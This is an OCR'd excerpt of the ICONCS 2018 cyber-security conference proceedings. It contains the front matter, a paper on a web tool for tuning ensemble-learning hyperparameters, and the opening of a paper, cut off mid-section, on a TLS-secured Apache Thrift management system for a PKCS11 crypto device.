KARABÜK ÜNİVERSİTESİ 2007

2007 KARABÜK ÜNİVERSİTESİ

KONGRE KOORDİNASYON BİRİMİ

# INTERNATIONAL CONFERENCE ON CYBER SECURITY AND COMPUTER SCIENCE

## PROCEEDING BOOK 2018

ICONCS 2018

iconcs.org

Daffodil International University DIU

BAKKA
BATI KARADENİZ KALKINMA AJANSI
WESTERN BLACK SEA DEVELOPMENT AGENCY

DSU Dongseo University 동서대학교

Ziraat Bankası

2018
PROCEEDING BOOK

# ICONCS 2018

## International Conference on Cyber Security and Computer Science

18-20 October 2018 / Safranbolu, Turkey

Organized by
Karabuk University

Proceeding Book of the International Conference on Cyber Security and Computer Science (ICONCS 2018)

## Editors

Prof. Dr. Touhid BHUIYAN
Asst. Prof. Dr. Muhammet Tahir GÜNEŞER
Asst. Prof. Dr. Yüksel ÇELİK
Asst. Prof. Dr. Zafer ALBAYRAK
Res. Asst. Idris KAHRAMAN
Res. Asst. Kadir ILERİ
Res. Asst. Mahmut Selman GÖKMEN

Published, 2018

Yayıncı:
Karabük Üniversitesi
Adres: Balıklar Kayası Mevkii Demir Çelik Yerleşkesi, KARABÜK
Tel: 444 0 478 Faks: 0370 418 78 80

ISBN: **978-605-9554-32-9**

http://iconcs.org/

iconcs@karabuk.edu.tr

The individual contributions in this publication and any liabilities arising from them remain the responsibility of the authors.

The publisher is not responsible for possible damages, which could be a result of content derived from this publication.

## SCIENTIFIC COMMITTEE

Asst. Prof. Dr. Mehmet HACIBEYOĞLU (N.Erbakan University)

Asst. Prof. Dr. Mostafijur Rahman (Daffodil International University)

Asst. Prof. Dr. Muhammet Tahir GÜNEŞER (Karabük University)

Asst. Prof. Dr. Nesrin AYDIN ATASOY (Karabük University)

Asst. Prof. Dr. Nursel YALÇIN (Gazi University)

Asst. Prof. Dr. Onur İNAN (N.Erbakan University)

Asst. Prof. Dr. Şafak BAYIR (Karabük University)

Asst. Prof. Dr. Ümit ATİLA (Karabük University)

Asst. Prof. Dr. Yasin ORTAKÇI (Karabük University)

Asst. Prof. Dr. Yüksel ÇELİK (Karabük University)

Asst. Prof. Dr. Zafer ALBAYRAK (Karabük University)

Dr. Kasım ÖZACAR (Karabük University)

Lect. Sayed Asaduzzaman (Daffodil International University)

# ORGANIZATION COMMITTEE

### Honorary Committee

Prof. Dr. Refik Polat, Karabük University, Rector

### Chair

Prof. Dr. Mehmet AKBABA, Karabük University

### Co-Chair

Prof. Dr. Touhid BHUIYAN, Daffodil International University

Asst. Prof. Dr. Muhammet Tahir GÜNEŞER, Karabük University

Asst. Prof. Dr. Yüksel ÇELİK, Karabük University

Asst. Prof. Dr. Zafer ALBAYRAK, Karabük University

### Layout Editor

Res. Asst. İdris KAHRAMAN

### Organization Committee

Prof. Dr. İhsan ULUER, Karabük University

Prof. Dr. İsmail Rakıp KARAŞ, Karabük University

Prof. Dr. Mehmet AKBABA, Karabük University

Prof. Dr. Mehmet ÖZALP, Karabük University

Prof. Dr. Touhid BHUIYAN, Daffodil International University

Asst. Prof. Dr. Muhammet Tahir GÜNEŞER, Karabük University

Asst. Prof. Dr. Yüksel ÇELİK, Karabük University

Asst. Prof. Dr. Zafer ALBAYRAK, Karabük University

Muhammet TEMLİ, BAKKA

## Welcome to ICONCS 2018

It is a pleasure for us to offer you Abstracts Book for the 1st International Conference on Cyber Security and Computer Science ICONCS'18. Our goal was to bring together leading academic scientists, researchers and research scholars to exchange and share their experiences and present their latest research results, ideas, developments, and applications about all aspects of cyber security, advanced technologies, computer engineering and science. We decided to organize this event with the encouragement of our colleagues in the hope of transforming the event into a symposium series. Now, ICONCS'18 is honored by the presence of over 100 colleagues from various countries. Our warmest thanks go to all invited speakers, authors, and contributors of ICONCS'18 for accepting our invitation. We hope that you enjoy the symposium and look forward to meeting you again in one of the forthcoming ICONCS event.

Best regards,
Chairman of Conference

# Table of Contents

# An online-tool for tuning ensemble learning algorithms

Muhammed Maruf ÖZTÜRK[1]

[1] Suleyman Demirel University, Isparta/Turkey, muhammedozturk@sdu.edu.tr

***Abstract*** **– Machine learning algorithms have configurable parameters. Known as hyperparameters, they are generally used with their default settings. However, in order to increase the success of a machine learning algorithm, it is required to develop sophisticated techniques to tune hyperparameters. Tuning a machine learning algorithms need great effort. However, existing methods can only be performed via discrete programming tools. In this paper, a user-friendly hyperparameter tuning tool is proposed for ensemble learning. It encompasses selecting tuning algorithm, data set, and performance visualization. Besides them, developed tool is compatible with executing R codes to conduct big data experiments.**

***Keywords*** **– Hyperparameter tuning, ensemble learning, defect prediction.**

## I. Introduction

Machine learning algorithms are devised with some changeable elements [1]. For instance, in random forest, depth of the trees, number of iterations, and learning rate are some of the changeable elements. They are called hyperparameters [2]. If any classifier is used, it presents various options to its practitioners. Generally, a classifier is used with default settings of hyperparameters. However, it is not sufficient to use a classifier with default settings in case of performance bottlenecks [3].

In such cases, hyperparameters are exposed to a tuning process called hyperparameter optimization (HO) [4]. HO consists of searching a set of values which will be used in the related operation. To search a parameter, random and grid search algorithms are common among researchers [5].

If one classifier is not sufficient to increase the success of a learning algorithm, combining more than one classifier may be a good solution [6]. It is defined as ensemble learning. However, in doing so, practitioners have some alternatives such as stacking, bagging, and boosting. They change the way of labeling instances. However, regardless of used approach, an ensemble learning algorithm requires a tuning process to achieve optimal configuration.

Over the past decade, researchers have strived to find optimal settings of hyperparameters [7], [8], [9], [10]. Further, various HO algorithms have been proposed in this period [11]. However, to the best of our knowledge, HO has only been investigated in terms of individual classifiers [12]. The works related to the HO lack examining adverse of favorable effects of tuning hyperparameters of ensemble learning algorithms.

Moreover, in this domain, there is a need for performing ensemble learning based on a user-friendly tool. It could help practitioners to figure out to what extent HO can improve machine learning performance. Note that researchers who work on ensemble learning can enrich and ease their knowledge by this way.

In this respect, this paper proposes a novel online-tool for tuning ensemble learning process. It is capable of tuning an ensemble algorithm with parameters selected by the user. Proposed tool configures ensemble learning algorithms including AdaBoost, GradientBoostLearner, and Random Forest. It also enables users to select a parameter search method. GridSearch, GlobalizedBoundedNelderMead, ParticleSwarm, and Bayesian are the search methods presented in the tool. It has been coded with .Net and included an R execution panel to harness R package scripts. Developed tool also provides ROC analysis to illustrate performance of an ensemble learning algorithm.

The rest of the paper is organized as follows: Section II presents related works. Proposed tool is elaborated in Section III. Threats to the validity are in Section IV. Last, Section V concludes the results.

## II. Related Works

### *A. Hyperparameter Optimization*

HO is an intriguing topic for machine learning researchers. In particular, various HO algorithms have been developed in the last decade [13], [14], [15].

Initially, some classifiers such as Random Forest and Naïve Bayes were much popular among practitioners. However, in recent years, online and cloud-based algorithms have frequently investigated in terms of HO.

Big data is an interesting topic of machine learning. To cope with big data, traditional methods were advised. Instead, some sophisticated methods, such as deep neural network, have been performed when the scale of the experimental data is large to be examined [16].

A deep neural network has a great number of layers compared with traditional neural network so that valuable information can be extracted via specific machine learning techniques.

Kaneko and Funatsu proposed a grid-search based HO method for support vector regression models [17]. They were able to increase both prediction performance and the speed of the classifier.

Springenberg et al. developed BOHAMIANN which is fast and scalable for Bayesian optimization [18]. It relies on a specific scale adaptation technique to improve the robustness of learning.




Figure 1: Main steps of the proposed tool.

### *B. Ensemble Learning*

Ensemble learning has been employed in various fields since 1990’s. They include speech recognition [19], sentiment analysis [20], software engineering [21], and information systems [22].

Ensemble learning was also used in the classification of noisy data sets [22]. Thus, a model having high error tolerance and accuracy can only be obtained by that way.

In [23], a fuzz cluster-based ensemble learning approach namely IFCESR was proposed. It employs soft clustering techniques to create ensemble clusters. The effectiveness of the method was then tested on UCI data sets. According to the obtained results, IFCESR surpassed state of the art alternatives in terms of clustering accuracy.

Customer scoring is an interesting field in which ensemble learning was utilized [24]. The method using hybrid methods simultaneously has better performance results with AdaBoost than other methods. Moreover, PCA is much feasible for feature selection rather than information gain and GA. Fuzzy cognitive map was improved with ensemble approach [25]. In doing so, it was observed that the performance of fuzzy cognitive map decreases remarkably when it is employed with Hebbian learning.

Pratama et al. presented a new ensemble learning method namely pEnsemble [25]. It consists of three components: drift detection, ensemble pruning, online feature selection. The main advantage of pEnsemble is that it features less complexity than its alternatives.

## III. METHOD

Proposed tool has been developed through SharpLearning (https://github.com/mdabros/SharpLearning). It is an open-source library  coded with C#. The main goal of the library is to provide a great number of machine learning algorithms and models to practitioners. Algorithms and HO parameter search methods presented by SharpLearning are given in Table 1.

Proposed tool consists of three parts. First part encompasses the operations related to ensemble learning. A user can select a data set to be exposed to learning process. This part can also provide parameter search methods. Four parameter search methods are presented to user. Thereafter, hyperparameter bounds are defined. The tool gives four options to restrict parameter values. Since, HO includes a great number of parameters to be tuned. In the experiment, the most used ones are involved.

Table 1: Algorithms and parameter search methods of SharpLearning.

| Method | Type |
|---|---|
| DecisionTrees | Learning algorithm |
| AdaBoost | Learning algorithm |
| GradientBoost | Learning algorithm |
| RandomForest | Learning algorithm |
| ExtraTrees | Learning algorithm |
| NeuralNets | Learning algorithm |
| GridSearch | Parameter Search |
| RandomSearch | Parameter Search |
| ParticleSwarm | Parameter Search |
| GlobalizedBoundedNelderMead | Parameter Search |
| BayesianOptimization | Parameter Search |


For instance, iteration number is frequently applied by practitioners to demonstrate learning performance. By this way, critical bottlenecks of an algorithm can be detected. Learning rate is another prominent hyperparameter for learning algorithm. It is generally changes between 0.1-1. If a learning rate is close to 1, it means that the classifier is so sensitive to training data. Therefore, an optimal value should be selected to yield reliable testing results.

Besides them, if a tree-based classifier is used, maximum number of tree can be tuned to find optimal HO settings. Further, maximum tree of depth is important for tuning operation.

Developed tool provides a performance analysis including confusion matrix and ROC analysis. Predicted and actual values of testing instances can be seen from this analysis.

R package is a statistical tool which has gained great interests in recent years. It can also be used for big data and machine learning operations. Further, R provides rich options to visualize big data. For this reason, proposed tool includes an R management panel. By using this panel, an R script can be executed from .Net platform. Obtained results can be illustrated via the results returned by R package.

The IDEs providing executing R scripts are flexible and easy to use. However, a web-based online R framework is not available in terms of .Net compliance. The tool presented in this paper could fill this gap and encourage researchers to develop web-based user friendly machine learning tools. Main steps of the tool are given in Figure 1.



'////816.365767770151/////2.61991174641061/////1.61805993254206/////0/////0

Compute

DataSet camel-1.0

TuningParameters

TuneHyperAdaBoost

MaxTree 12
Learnrate 0.2
Iteration 23
Minsplit 2

TuneHyperRandomForest


MaxTree 13
Iteration 22
Minsplit 2

TuneHyperGradient

MaxTree 5
Learnrate 0.3
Iteration 34

ParameterSearchMethod GridSearch

Figure 2: Main screen of the online-tool for ensemble learning.




ROC

predicted-actual
1-1
0-0
1-1
0-1
0-0
1-1
0-1
1-1
1-1
0-0
0-0

Figure 3: ROC analysis panel of the proposed tool. In this analysis, predicted and actual values of testing results can be examined.

Main screen of the proposed tool is seen in Figure 2. Figure 2 (a) includes three setting panels. In this panel, working mechanism of the algorithms is given nearby the parameter selection area. Figure 2 (b) provides four parameter search methods. Optimal values of HO are found by this section. Data sets and computation button are in Figure 2 (c). Tuning parameters proposed by the method is given and performance results are recorded in a .csv file. Testing results of error rates are given in Table 2. These results were yielded with camel-1.0 data set which is used for defect prediction experiments.

Proposed tool can perform and illustrate a ROC analysis after the tuning and learning operations are completed. An example of ROC demonstrated with the proposed tool is seen in Figure 3.



```
  Sepal.Length Sepal.Width
Petal.Length Petal.Width
Species
1           5.1         3.5
1.4          0.2  setosa
2           4.9         3.0
1.4          0.2  setosa
3           4.7         3.2
```

codeFilePath C:\Users\maruf\Desktop\rCo

rExecutablePath C:\Program Files\R\R-3.3.2\b

arguments

Figure 4: R code execution panel.

Figure 4 shows R execution panel of the proposed tool. In this panel, a user can determine the path of code file, R executable, and additional arguments.

Table 2: Error rates of iterations.

| Tree of depth | Iterations | Learning rate | Error rate |
|---|---|---|---|
| 12 | 20 | 0.028 | 0.142857 |
| 12 | 40 | 0.028 | 0.16071428 |
| 12 | 60 | 0.028 | 0.13616071 |
| 12 | 80 | 0.028 | 0.13392857 |
| 12 | 100 | 0.028 | 0.14955357 |
| 12 | 120 | 0.028 | 0.0915178 |
| 12 | 140 | 0.028 | 0.1450892 |
| 12 | 160 | 0.028 | 0.125 |
| 12 | 180 | 0.028 | 0.1361607 |

## VI. THREATS TO VALIDITY

**Internal Validity:** The tool elaborated across the paper has some functions associated with ensemble learning and its tuning operations. Further, it provides a performance analysis panel to record learning rate. However, for its current form, proposed tool is not capable of performing other machine learning operations such as clustering, normalization, and graph modeling. It is planned to improve the tool by considering internal validity issues.

**External Validitiy:** To date, ensemble learning studies are focused on online-learning. It is quietly different from the design presented in this paper. Online-learning aims to update an ensemble learning method by considering new instances taken during the training process. Thus, the number of the instances is not stable in online-learning. On the other hand, the main objective of this paper is to develop a user friendly web-based tool for ensemble learning with respect to HO. Therefore, a comparison was not made due to the limited and dissimilar literature.

## V. CONCLUSION

This paper proposes a novel online ensemble learning tool to tune the parameters of ensemble learning algorithms. It has been devised by considering three classifiers which construct ensemble learners. The main advantage of the tool is that it is easy to use comparing with the traditional methods based on naïve programming codes. Moreover, the tool could help researchers to understand the underlying mechanism of ensemble learners. Practitioners generally avoid conducting effort-intensive operations on software systems. User-friendly designs may alleviate this burden and encourage practitioners to use machine learning facilities. Such a design has been presented in this paper. In future works, big data focused web-based tool will be developed.

## REFERENCES

[1] N. M. Nasrabadi, “Pattern recognition and machine learning”, *Journal of electronic imaging*, 16(4), 2007.

[2] C. E. Rasmussen, “Gaussian processes in machine learning”, In Advanced lectures on machine learning, pp. 63-71, Springer, Berlin, Heidelberg, 2004.

[3] Y. Lian, et al., "Optimizing classifier performance via an approximation to the Wilcoxon-Mann-Whitney statistic", *Proceedings of the 20th International Conference on Machine Learning*, 2003.

[4] Y. Bengio, “Gradient-based optimization of hyperparameters”, *Neural computation*, 12(8), pp. 1889-1900, 2000.

[5] Y. Bao, Z. Liu, “A fast grid search method in support vector regression forecasting time series”, *In International Conference on Intelligent Data Engineering and Automated Learning*, pp. 504-511, 2006.

[6] T. G. Dietterich, “Ensemble learning. The handbook of brain theory and neural networks”, vol. 2, pp. 110-125, 2002.

[7] V. Strijov, and G. W. Weber, “Nonlinear regression model generation using hyperparameter optimization”, *Computers & Mathematics with Applications*, 60(4), pp. 981-988, 2010.

[8] T. Masada, et al., "Dynamic hyperparameter optimization for bayesian topical trend analysis", Proceedings of the 18th ACM Conference on Information and knowledge management. ACM, pp. 1831-1834, 2009.

[9] X. C. Guo, et al., "A novel LS-SVMs hyper-parameter selection based on particle swarm optimization", *Neurocomputing*, vol. 71, pp. 3211-3215, 2008.

[10] C. S., Foo, C. B., Do, and A. Y. Ng, “Efficient multiple hyperparameter learning for log-linear models”, In Advances in neural information processing systems, pp. 377-384, 2008.

[11] J. S. Bergstra, R. Bardenet, R., Y. Bengio, and B. Kégl, “Algorithms for hyper-parameter optimization”, In Advances in neural information processing systems, pp. 2546-2554, 2011.

[12] C. Thornton, et al., "Auto-WEKA: Combined selection and hyperparameter optimization of classification algorithms", Proceedings of the 19th ACM SIGKDD international conference on Knowledge discovery and data mining. ACM, pp. 847-855, 2013.

[13] D. Maclaurin, D. Duvenaud, and R. Adams, “Gradient-based hyperparameter optimization through reversible learning”, In International Conference on Machine Learning, pp. 2113-2122, 2015.

[14] J. Snoek, O. Rippel, K. Swersky, R. Kiros, N. Satish, N. Sundaram, and R. Adams, R., “Scalable bayesian optimization using deep neural networks”, In International conference on machine learning, pp. 2171-2180, 2015.

[15] L. Li, K. Jamieson, G. DeSalvo, A. Rostamizadeh, and A. Talwalkar, “Hyperband: A novel bandit-based approach to hyperparameter optimization”, arXiv preprint arXiv:1603.06560, 2016.

[16] T. Domhan, J. T. Springenberg, and F. Hutter, “Speeding Up Automatic Hyperparameter Optimization of Deep Neural Networks by Extrapolation of Learning Curves”, *IJCAI*, Vol. 15, pp. 3460-8, 2015.

[17] H. Kaneko, and K. Funatsu, K., “Fast optimization of hyperparameters for support vector regression models with highly predictive ability”, *Chemometrics and Intelligent Laboratory Systems*, vol. 142, pp. 64-69, 2015.

[18] J. T. Springenberg, A. Klein, S. Falkner, and F. Hutter, “Bayesian optimization with robust bayesian neural networks”, In Advances in Neural Information Processing Systems, pp. 4134-4142, 2016.

[19] L. Deng, and J. C. Platt, “Ensemble deep learning for speech recognition”, In Fifteenth Annual Conference of the International Speech Communication Association, 2014.

[20] E. Fersini, E. Messina, F. A. Pozzi, “Sentiment analysis: Bayesian ensemble learning”, Decision support systems, vol. 68, pp. 26-38, 2014.

[21] I. H. Laradji, M. Alshayeb, and L. Ghouti, “Software defect prediction using ensemble learning on selected features”, *Information and Software Technology*, vol. 58, pp. 388-402, 2015.

[22] J. Hu, T. Li, C. Luo, H. Fujita, and S. Li, “Incremental fuzzy probabilistic rough sets over two universes”, International Journal of Approximate Reasoning, vol. 81, pp. 28-48, 2017.

[23] F. N. Koutanaei, H. Sajedi, and M. Khanbabaei, “A hybrid data mining model of feature selection algorithms and ensemble learning classifiers for credit scoring”, *Journal of Retailing and Consumer Services*, vol. 27, pp. 11-23, 2015.

[24] E. I. Papageorgiou, K. D. Aggelopoulou, T. A. Gemtos, and G. D. Nanos, “Yield prediction in apples using Fuzzy Cognitive Map learning approach”, *Computers and electronics in agriculture*, vol. 91, pp. 19-29, 2013.

[25] M. Pratama, E. Dimla, E. Lughofer, W. Pedrycz, and T. Tjahjowidowo, “Online Tool Condition Monitoring Based on Parsimonious Ensemble+”, arXiv preprint arXiv:1711.01843, 2017.

# The Management and Configuration System for Low Cost Portable Crypto Device in an Embedded System

İ.M. ORAK[1] and O.YILDIZ[1]

[1] Karabuk University, Karabuk/Turkey, imorak@karabuk.edu.tr
[1]Duzce University, Duzce/Turkey, omer71173@ogr.duzce.edu.tr

***Abstract* - In this work, we propose an architecture and interface that enables the management and configuration of a portable crypto device running on an embedded system. The developed system is also designed to be capable of performing management tasks on any embedded system. Since it is not a language dependent architecture, programming language can be changed according to platform requirements. The management system uses a database on the GNU/Linux operating system and runs the necessary commands on the embedded system via an RPC scheme. Measures have been taken for security threats in the developed system using secure transport layer. The system is designed for client and server architecture. The C++ programming language is close to the machine language. For this reason, it runs faster than other common languages. So, it is used on the server side of the management system. Since the Java isolates operating system incompatibilities, it is used on the client side. Since the desktop application uses Java in the interface, it was also developed using Java SWT library.**

***Keywords* – management system, configuration system, embedded, RPC, secure management**

## I. INTRODUCTION

ALONG with the rapid development of computer and communication technologies, network-supported embedded devices have taken their place in daily life. Therefore, Applications that manage and configure embedded system devices have become more important. Management and configuration are generally carried out over the network. The safety of the managed embedded device directly affects the security of the network. While embedded devices affect the security of the network, the network also affects the security of the devices. By reason of the fact that, embedded devices are often considered to be private network devices, management interfaces are not safe enough. Even the encryption devices are inadequate in terms of security. There are even hardware security modules that make the entire plain text network communication over TCP / IP [1]. As the time changes, attack methods are changing and evolving. For this reason, even in the private network, devices should communicate securely.

In this study, an easy-to-use design model is proposed to ensure the safe management and configuration of an embedded device, even in the private network.

## II. BACKGROUND KNOWLEDGE

### *A. Network Management*

TCP / IP is a protocol that enables devices to communicate with each other on the Internet. It has four layers and the layers are shown in the figure.




Figure 1: TCP/IP layers.

This protocol works in client / server architecture. A server application that will respond to requests runs continuously. Clients send requests to the running server and receive answers. TCP / IP is a stateless protocol. The session information of the clients is not kept. Each incoming connection is a new connection.

The protocol is widely used because it is compatible with all systems.

### *B. Embedded System*

Embedded system composed of microprocessor, micro controller, some hardware and software to act as an operating system (OS) in PC with advantage in cheap price and high performance [2]. It has been widely used in the controlling kernel of mobile phone, PDA, and other electronic products. In the nearly future, embedded system will become the critical kernel of the intelligent digital home, mobile, and other intelligent devices to perform like PC [2].

In summary, the embedded system is a dedicated system for specific jobs.

### C. *Secure Layer*

TCP / IP is a protocol that sends and receives plain data without encrypting. Therefore, it has a structure open to abuse. To close this gap, using the public key infrastructure, TLS (Transport Layer Security) was created, where the shared key was created, and the communication was encrypted.

The steps of TLS are shown in the figure below:




Figure 2: TLS handshaking [3].

## III. Designing of Embedded Management and Configuration System

### A. *Secure Protocol for Embedded Device*

Device management interface is written with Apache Thrift [4]. Apache Thrift has TLS support and security of the device is provided by this protocol. There are client and server in the system.

The client requests a connection from the crypto device for secure connection. The crypto device sends the certificate and public key information received from the same root authority to the client. The client-side library checks whether the certificate is trusted and whether the server has a certificate from the certification authority.

The server also checks the client for certificate validation. A key is created, and a session key is created. After the session key occurs, the data is symmetrically encrypted. The secure channel is created using TLS. Attackers who listen to the network cannot access plain text.




Figure 3: The Apache Thrift API client/server architecture [4].

### B. *Roles*

Roles in the PKCS11 document are used for the device's management interface. These roles are Security Officer and User roles. The SO role from these roles is only used to initialize the device. It is not authorized to use any other functions. The normal user of the admin slot can use all other administrative functions.

### C. *Functions*

Since PKCS11 is used in the device, the management interface also includes slot operations [5]. Functions designed to be used on any embedded device are as follows:

Table 1: Management functions.

| | |
|---|---|
| Slot initialization | OC_InitToken() |
| Blank Slot Initialization | OC_InitFreeToken() |
| SO PIN Specify / Change | OC_SetPIN() |
| Initializing the User PIN | OC_SetPIN() |
| Network Settings | OC_SetNetworkConfiguration() |
| Time and Date | OC_SetDate(), OC_SetTime() |
| Backup | OC_GetRecoveryFile(),<br>OC_SetRecoveryFile() |
| Factory Reset | OC_DeviceReset() |

## IV. General Design of The Configuration and Management System

In the general structure, an Apache Thrift identification structure was created. Skeleton was created for server service using Thrift's library generation program. The inside of this skeleton was filled with the algorithm and the server was made operational. The client is again constructed from the same structure. Unlike any other language supported by Thrift library production can be done. Finally, library written application and client communicates with the server.

In the study, the Java programming language is used for the client.




Figure 4: General structure of client/server applications.

### A. *Management Service Structure*

The management service is a service program that responds to server-side requests. This service only responds to commands from the API.

It is necessary to design the data structure of the middleware to provide communication between the client and the server. For this purpose, C++ types and their functions were defined by means of a definition language. Apache Thrift was used as the definition language.

Table 2: C++ structure and Thrift structure.

| C++ Structure | Thrift |
|---|---|
| bool OC_SetDate(std::string ocDate) | bool OC_SetDate(1: string ocDate) throws (1:ErrorCode rev) |

The identification structure used to capture non-PKCS11 structure errors is as Table 3.

.

Table 3: Thrift exception structure.

```
exception ErrorCode {
1: i32 revoke;
}
```

Represented data structures are common to both the server and the client.


The network program that will run on the server side makes the network exchange with Apache Thrift. To achieve this, the data structures we have mentioned previously must be defined in a common way and the files should be produced according to the desired language. On the crypto device, after the operations were done, the functions on the server side, which meet and respond to the request, were prepared.

In remote procedure functions, all operations are performed according to the following algorithm:

- Define local data types.
- Set the data received by the client to local data types.
- Call the corresponding function with local data types.
